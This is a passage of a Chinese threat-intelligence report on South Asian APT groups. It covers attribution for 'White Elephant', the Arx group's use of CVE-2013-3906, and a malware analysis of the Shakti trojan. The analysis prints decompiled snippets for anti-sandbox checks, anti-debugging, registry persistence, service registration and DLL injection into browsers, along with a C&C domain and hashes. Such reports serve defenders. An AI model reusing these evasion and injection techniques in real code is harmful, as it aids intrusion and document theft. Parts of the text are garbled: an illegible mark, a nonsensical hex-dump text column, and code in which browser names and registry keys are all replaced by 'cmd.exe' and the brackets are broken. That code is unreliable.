安天工程师在关于“白象”组织的报告中给出了“白象”组织的 6 个成员的 ID，我们通过持续的跟踪分析又关联出 5 个成员的 ID 信息，其中一个名为“appin”的 ID 引起了我们的关注，通过分析发现这个 ID 属于一个名为“Appin Technology”的培训机构。

原有 ID	neeru rana	andrew	Yash	Ita nagar	Naga	cr01nk
新发现 ID	BNaga	MNaga	God	PRED@TOR	appin	

图 2-65 样本 PDB 中 “appin” 用户名

安天工程师在进一步追溯“白象”组织攻击所涉及域名的 whois 信息时发现有几个来自南亚某国，但大部分 whois 信息目前都为保护隐藏状态，还有一些域名已过期，其中有两个注册机构为“Appin Technology”，这与上面提到的“appin”用户名非常巧合，不得不让我们怀疑样本与“Appin Technology”机构的关系。

[illegible]

通过公开信息查询，可以找到“Appin Technology”的网站，该网站为南亚某国的一个培训机构。其中关于自我介绍页面中有提及该机构提供“道德黑客”培训。综上信息显示，“白象”组织的攻击者可能与“Appin Technology”存在某种联系，或许是一些培训学员在培训期间利用“Appin Technology”从事网络攻击活动，或许是“Appin Technology”其中的一些员工“兼职”。




图 2-66 Appin Technology

3 “阿克斯”（Arx）组织：“象群”中鲜有利用 0day 漏洞的组织

3.1 “阿克斯”组织介绍

“阿克斯”（Arx）组织是曝光于 2013 年 11 月^[4]^[5]，该组织利用当时的 0day 漏洞（CVE-2013-3906）传播 Trojan[Spy]/Win32.Zbot 和 Trojan/Win32.Dapato 恶意软件。据了解，“阿克斯”组织大约攻陷了 600 多个目标，其中很大比例位于巴基斯坦。尽管 CVE-2013-3906 同样被白象组织使用，但从该漏洞利用的时间点上来分析，“阿克斯”组织对该漏洞的掌握可能早于“白象”组织；从传播细节和最终执行的恶意代码来看，“阿克斯”组织似乎与“白象”组织并不存在明显联系，但从其攻击目标和相关 C&C 基础设施的注册信息来看，“阿克斯”组织可能也同样自南亚某国；从“阿克斯”组织对 0day 漏洞的利用上来看，其可能是“象群”中第一个使用 0day 漏洞且具有较高技术水平的组织。

3.2 攻击手法：0day 漏洞的利用

“阿克斯”组织的攻击手法与常规传播银行木马的手法非常相似，其通常以标题为“SWIFT 支付”的电子邮件形式发送恶意软件至目标机器，很容易将自身隐藏在常规钓鱼邮件之中，而不被引起重视。




图 3-1 钓鱼邮件截图（来源：FireEye 报告）^[4]




图 3-2 诱饵文档截图（来源：FireEye 报告）^[4]

通过回溯分析，可以发现“阿克思”组织发起的攻击主要利用 0day 漏洞（CVE-2013-3906）进行传播。该漏洞是一个典型的溢出型 Office 文档漏洞，主要是由于在 Office 组件处理 TIFF 图片时，对包含 strip 大小的数组相加的计算结果没有进行整数溢出的校验导致的。该漏洞的典型样本会在文档 media 目录下嵌入一个 TIFF 文件。




图 3-3 .docx 文件中嵌入的 TIFF 文件

在文档中嵌入的 TIFF 格式主要通过字段来标记数据，由于 Word 对其中的“StripByteCounts”字段的使用没有做校验，导致相加后的数值出现了整数溢出，攻击者可以通过溢出控制程序执行流程在堆中布置的 Shellcode，进而执行预先配置的恶意代码。




图 3-4 导致溢出的字段

WINWORD.EXE	368	105,308 K	129,844 K	Microsoft Office Word
OFFFLB.EXE	1848	1,656 K	3,432 K	Microsoft Office Word
DW20.EXE	1220	8,712 K	9,700 K	Microsoft Application
WINWORD.EXE	1816	15,448 K	30,040 K	Microsoft Office Word
a.exe	1808 98.48	1,212 K	3,612 K	
conime.exe	460	1,132 K	3,284 K	Console Window

图 3-5 漏洞溢出执行恶意代码

3.3 攻击溯源：C&C 基础设施应用

从目前已掌握的信息来看，在其活动被披露之后，该组织便销声匿迹，鲜有活动被发现。当然这也可能与该组织行动较隐秘、信息曝光较少有关，致使其活动很难被关联和追溯，也不容易将发现的事件关联到该组织。已知的与该组织相关的 C&C 基础设施多为其在 2013 年所使用（参见图 3-6），现在大部分已经失效或弃用。




图 3-6 已曝光的“阿克斯”组织 C&C 基础设施关联图

4 “女神” (Shakti) 行动：持续四年之久的窃密者

4.1 “女神”行动介绍^{[6][7]}

“女神” (Shakti) 行动是安天在追踪“白象”组织的过程中发现的一起长期窃取用户文档、文件等重要信息的攻击事件，其幕后攻击者利用木马程序进行窃密行为已持续四年之久，其攻击目标主要是波兰、以色列、巴勒斯坦和中国等。经安天工程师分析，目前尚未发现其与“白象”组织存在明确联系。由于该样本内部 PDB 字符信息“Shakti”是隶属于印度教女神的象征，因此安天将此次攻击事件命名为“女神”行动。

4.2 攻击载荷分析

安天对“女神”行动的样本进行了深入分析，如表 4-1 的样本。

表 4-1 样本标签

病毒名称	Trojan/Win32.Shakti
MD5	D9181D69C40FC95D7D27448F5ECE1878
处理器架构	X86-32
文件大小	161 KB (165,088 字节)
文件格式	BinExecute/Microsoft.EXE[:X86]
时间戳	2014-08-29 16:47:41
数字签名	无
加壳类型	无
编译语言	Microsoft Visual C++ 8.0
VT 首次上传时间	2015-08-15
VT 检测结果	35/55

通过分析，发现该样本在资源节中加密了一个配置模块，其中包含两个加密的 dll 模块，第一个 dll 模块的主要功能是反沙箱、反调试和完成启动项服务；第二个 dll 模块为核心窃密模块，主要功能是窃取用户系统信息和文档文件。样本运行时会在内存中解密第一个 dll 模块，同时将第二个 dll 模块解密后注入到浏览器进程中，两个 dll 模块都被直接注入到内存中运行，在磁盘中并无实体文件，“女神”行动样本组织结构如图 4-1 所示。




图 4-1 “女神”行动样本组织结构

4.2.1 主程序分析

“女神”行动样本的主程序主要具有两个功能：解密配置文件和注入核心模块。

1. 解密配置文件

样本运行后，首先会在资源节读取 ID 为 150（0x96）的“BINARY”文件，该配置文件使用异或 0x97 进行加密。




图 4-2 解密配置文件

Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	
00000000	2	D6	A5	A7	D2	A3	AF	D5	A1	D4	D5	D4	A6	A6	A4	A3	御工通 一越工
00000010	D3	D4	D4	A2	A5	D5	AE	D4	D3	A5	A4	A3	A0	AE	D4	A0	秘密フ 隠い初詞
00000020	E0	F2	F5	A3	E4	F8	FB	E2	E3	FE	F8	F9	B9	F9	F2	E3	図映街 径 郭壁
00000030	97	97	97	97	97	97	97	97	97	97	97	97	97	97	97	97	棄棄棄棄棄棄棄棄
00000040	97	97	97	97	97	97	97	97	97	97	97	97	97	97	97	97	棄棄棄棄棄棄棄棄
00000050	97	97	97	97	97	97	97	97	97	97	97	97	97	97	97	97	棄棄棄棄棄棄棄棄
00000060	97	97	97	97	97	97	97	97	97	97	97	97	97	97	97	97	棄棄棄棄棄棄棄棄
00000070	97	97	97	97	97	97	97	97	97	97	97	97	97	97	97	97	棄棄棄棄棄棄棄棄
00000080	97	97	97	97	97	97	97	97	97	97	97	97	97	97	97	97	棄棄棄棄棄棄棄棄
00000090	97	97	97	97	97	97	97	97	97	97	97	97	97	97	97	97	棄棄棄棄棄棄棄棄
000000A0	97	97	97	97	97	97	97	97	97	97	97	97	97	97	97	97	棄棄棄棄棄棄棄棄
000000B0	97	97	97	97	97	97	97	97	97	97	97	97	97	97	97	97	棄棄棄棄棄棄棄棄
000000C0	97	97	97	97	97	97	97	97	97	97	97	97	97	97	97	97	棄棄棄棄棄棄棄棄
000000D0	97	97	97	97	97	97	97	97	97	97	97	97	97	97	97	97	棄棄棄棄棄棄棄棄
000000E0	97	97	97	97	97	97	97	97	97	97	97	97	97	97	97	97	棄棄棄棄棄棄棄棄
000000F0	97	97	97	97	97	97	97	97	97	97	97	97	97	97	97	97	棄棄棄棄棄棄棄棄
00000100	97	97	97	97	97	97	97	97	97	97	97	97	97	97	97	97	棄棄棄棄棄棄棄棄
00000110	97	97	97	97	97	97	97	97	97	97	97	97	97	97	97	97	棄棄棄棄棄棄棄棄

图 4-3 加密的资源数据

恶意代码通过异或 0x97 将配置文件解密，配置文件内容主要包含所连接的 C&C 域名、注入浏览器名称、添加服务名称等字段，解密后的配置文件为：

```
EA20E48B6CBC1134DCC52B9CD23479C7
web4solution.net
UNUSED
javaw.exe
IEXPLORE.EXE
Windows Performance Host
CrashMon
MicrosoftCrash Monitor Service
```

2. 注入核心模块

恶意代码使用 ReflectiveLoader 技术将两个核心的模块进行解密，分别为 Carrier.dll 和 Payload.dll。两个模块均带有 PDB 调试路径，可以发现两个模块属于同一个项目，且被命名为“Shakti”项目（“Shakti”源于南亚某国，意为“女神”）。

E:\Projects\ComplexStatement\Shakti\Code\Carrier\Release\Carrier.pdb

E:\Projects\ComplexStatement\Shakti\Code\Payload\Release\Payload.pdb

主程序首先将 Carrier.dll 解密出来，把入口点指向 dll 头部，Carrier.dll 执行相应操作后将 Payload.dll 模块注入到系统浏览器中（参见图 4-4）。




图 4-4 注入 dll 到浏览器进程

4.2.2 加密 dll 模块 1: Carrier.dll 模块

全球能力型安全厂商普遍采用自动化分析机制进行大规模恶意代码样本的分析处理，同时推动沙箱等产品在客户侧的部署，而 APT 攻击者对此也做了针对性的应对，“女神”行动的样本有明显的体现。

Carrier.dll 模块的主要功能是反自动化分析与安装部署工作，包括反沙箱、反调试、添加启动项、添加服务，最后将核心功能 Payload.dll 注入浏览器。

1. 反沙箱

Carrier.dll 模块的恶意代码通过枚举当前进程和虚拟机相关的进程名进行对比，如果发现相应进程名称则退出进程。

```
void *u3; // esi00
unsigned int u4; // [sp+0h] [bp-1120h]01
DWORD idProcess[1024]; // [sp+4h] [bp-1128h]01
CHAR Filename; // [sp+1004h] [bp-128h]04

result = EnumProcesses(idProcess, 0x1000u, (LPDWORD)&u4);
if ( result )
{
    u1 = u4 >> 2;
    u2 = 0;
    if ( u4 >> 2 )
    {
        do
        {
            result = (DWORD)OpenProcess(0x410u, 0, idProcess[u2]);
            u3 = (void *)result;
            if ( result )
            {
                memset(&Filename, 0, 0x124u);
                result = GetModuleFileNameEx(u3, 0, &Filename, 0x124u);
                if ( result )
                {
                    if ( strstr(&Filename, "ntoskrnl") ||
                        strstr(&Filename, "smss.exe") ||
                        strstr(&Filename, "svchost.exe") ||
                        strstr(&Filename, "lsass.exe") ||
                        strstr(&Filename, "csrss.exe") )
                    {
                        ExitProcess(1u);
                    }
                }
            }
        } while ( result );
    }
}
```

图 4-5 反沙箱代码

2. 反调试

Carrier.dll 模块的恶意代码通过 IsDebuggerPresent 函数来判断自己是否处于调试状态中，如发现自身进程被调试则退出进程。

```
u0 = lpBuffer;
if ( *((_BYTE *)lpBuffer + 1281) )
{
    sub_10001130();
    if ( IsDebuggerPresent() )
        ExitProcess(1u);
    sub_10001280();
}
if ( *((_DWORD *)((char *)u0 + 1010)) == 100
    || (result = *((_DWORD *)((char *)u0 + 1010)) - 200, *((_DWORD *)((char *)
{
    result = sub_100017F0();
}
return result;
```

图 4-6 反调试代码

3. 其他反沙箱手段

恶意代码同时具有其他反沙箱手段。

```


2{
3  DWORD v0; // edi@4
4  DWORD result; // eax@4
5  CHAR Filename; // [sp+4h] [bp-10Ch]@1
6
7  memset(&Filename, 0, 0x105u);
8  GetModuleFileNameA(0, &Filename, 0x104u);
9  if ( FindWindowA("...", 0)
10     || LoadLibraryA("...")
11     || FindWindowA("...", 0)
12     || (v0 = GetTickCount(), Sleep(0x1F4u), result = GetTickCount() - v0, result < 0x1F4) )
13  {
14     ExitProcess(1u);
15  }
16  return result;
17}

```

图 4-7 其他反沙箱手段

4. 添加自启动

Carrier.dll 模块的恶意代码试图将自身添加到注册表启动键值中。



```

1 LSTATUS __usercall sub_100013E0@<eax>(const BYTE *a1@<esi>)
2 {
3     const CHAR *v1; // edi@1
4     LSTATUS result; // eax@1
5     HKEY phkResult; // [sp+4h] [bp-4h]@1
6
7     v1 = (char *)lpBuffer + 1078;
8     result = RegOpenKeyExA(
9         HKEY_CURRENT_USER,
10        "...",
11        0,
12        0xF003Fu,
13        &phkResult);
14     if ( !result )
15     {
16         RegSetValueExA(phkResult, v1, 0, 1u, a1, strlen((const char *)a1));
17         result = RegCloseKey(phkResult);
18     }
19     return result;
20 }

```

图 4-8 添加注册表自启动键值

5. 枚举浏览器

Carrier.dll 模块的恶意代码尝试枚举用户系统中是否安装谷歌、火狐、opera 浏览器。

```

v8 = 0;
lpSubKey = "HKEY_CLASSES_ROOT\\*.*\\shell\\open\\command";
v14 = "cmd.exe";
v15 = "cmd.exe";
v16 = 0;
if ( EnumProcesses(idProcess, 0x1000u, &cbNeeded) )
{
    v8 = cbNeeded >> 2;
    v1 = 0;
    Type = 0;
    if ( cbNeeded >> 2 )
    {
        do
        {
            v2 = OpenProcess(0x410u, 0, idProcess[v1]);
            if ( v2 )
            {
                memset(&Filename, 0, 0x124u);
                if ( GetModuleFileNameEx(v2, 0, &Filename, 0x124u) )
                {
                    if ( strstr(&Filename, "cmd.exe") || strstr(&Filename, "cmd.exe") || strstr(&Filename, "cmd.exe") )
                    {
                        ProcessInformation.hProcess = 0;
                        ProcessInformation.hThread = 0;
                        ProcessInformation.dwProcessId = 0;
                        ProcessInformation.dwThreadId = 0;
                        memset(&StartupInfo, 0, 0x44u);
                        StartupInfo.wShowWindow = 0;
                        StartupInfo.dwFlags = 1;
                        StartupInfo.cb = 68;
                        if ( CreateProcess(0, &Filename, 0, 0, 0, 0, 0, 0, &StartupInfo, &ProcessInformation) )
                        {

```

图 4-9 枚举浏览器

如果系统进程中没有这些浏览器，恶意代码试图查询默认浏览器注册表键值，并启动该进程，随后会将恶意 dll 注入其中。

```

memset(&Data, 0, 0x124u);
cbData = 292;
v8 = 0;
result = RegOpenKeyExA(HKEY_CLASSES_ROOT, "cmd.exe", 0, 1u, &phkResult);
if ( !result )
{
    if ( !RegQueryValueExA(phkResult, "cmd.exe", 0, &Type, &Data, &cbData) )
    {
        v8 = 1;
        result = RegCloseKey(phkResult);
        if ( v8 )
        {
            memset(&StartupInfo, 0, 0x44u);
            StartupInfo.wShowWindow = 0;
            StartupInfo.dwFlags = 1;
            StartupInfo.cb = 68;
            if ( CreateProcess(0, (LPSTR)&Data, 0, 0, 0, 0, 0, 0, &StartupInfo, &ProcessInformation) )
            {
                result = sub_10001A00();
            }
        }
    }
}

```

图 4-10 查询系统默认浏览器

6. 尝试注册成服务

恶意代码将尝试注册成为服务。

```

IF ( *((_DWORD *) (char *)lpBuffer + 1010) == 100 )
{
    sub_10001710(); // 添加自动启动
    //
    if ( !sub_10001670() || strstr((const char *)v0 + 582), "ServiceStart") )
    {
        sub_100015A0();
        ExitProcess(0);
    }
    result = sub_10001E00();
}
else if ( *((_DWORD *) (char *)lpBuffer + 1010) == 200 )
{
    sub_10002A10(); // 注册服务
    sub_100029A0(); // 启动服务
    ServiceStartTable.lpServiceName = (char *)lpBuffer + 1142;
    ServiceStartTable.lpServiceProc = (LPSERVICE_MAIN_FUNCTION)sub_100028F0;
    v4 = 0;
    v5 = 0;
    result = StartServiceCtrlDispatcher(&ServiceStartTable); // 注册服务
    //
}

```

图 4-11 注册服务

将核心盗取文件的恶意 dll 模块（Payload.dll）注入到 IE 浏览器中。

```

v1 = lpBuffer;
v2 = (SIZE_T)((char *)lpBuffer + 2336);
v3 = VirtualAllocEx(a1, 0, *((_DWORD *)lpBuffer + 584) + 1, 0x3000u, 0x40u);
if ( v3 )
{
    WriteProcessMemory(a1, v3, *((LPCVOID *)v1 + 583), v2, &NumberOfBytesWritten);
    *((_DWORD *)v1 + 583) = v3, v5 = VirtualAllocEx(a1, 0, 0x984u, 0x3000u, 4u), (v6 = v5) != 0
    WriteProcessMemory(a1, v5, v1, 0x984u, &NumberOfBytesWritten);
}
{
    v7 = *((_DWORD *)v1 + 586);
    v8 = (const void *)*((_DWORD *)v1 + 585);
    *((_DWORD *)v1 + 587) = a1;
    *((_DWORD *)v1 + 588) = sub_10002020(a1, v8, v7, v6);
    result = 1;
}

```

图 4-12 分配内存注入 dll

```

if ( hProcess )
{
    if ( lpBuffer )
    {
        if ( dwSize )
        {
            v5 = sub_10001F60();
            if ( v5 )
            {
                v6 = (char *)VirtualAllocEx(v4, 0, dwSize, 0x3000u, 0x40u);
                if ( v6 )
                {
                    if ( WriteProcessMemory(v4, v6, lpBuffer, dwSize, 0) )
                    {
                        v9 = CreateRemoteThread(v4, 0, 0x100000u, (LPTHREAD_START_ROUTINE)v6[v5], lpParameter, 0, 0);
                    }
                }
            }
        }
    }
}

```

图 4-13 创建线程执行

4.2.3 加密 dll 模块 2: Payload.dll 模块分析

Payload.dll 模块是该恶意代码的核心模块，该模块主要功能包括搜集用户系统的系统名称、机器的 GUID、系统的进程列表和用户磁盘中的文档文件。

1. 创建互斥量

为了防止恶意代码重复运行，Payload.dll 模块恶意代码使用 CStmntMan 字符串作为互斥量。

```
int __cdecl Init(int a1)
{
    CreateMutexA(0, 1, "CStmntMan");
    if ( GetLastError() == 183 )
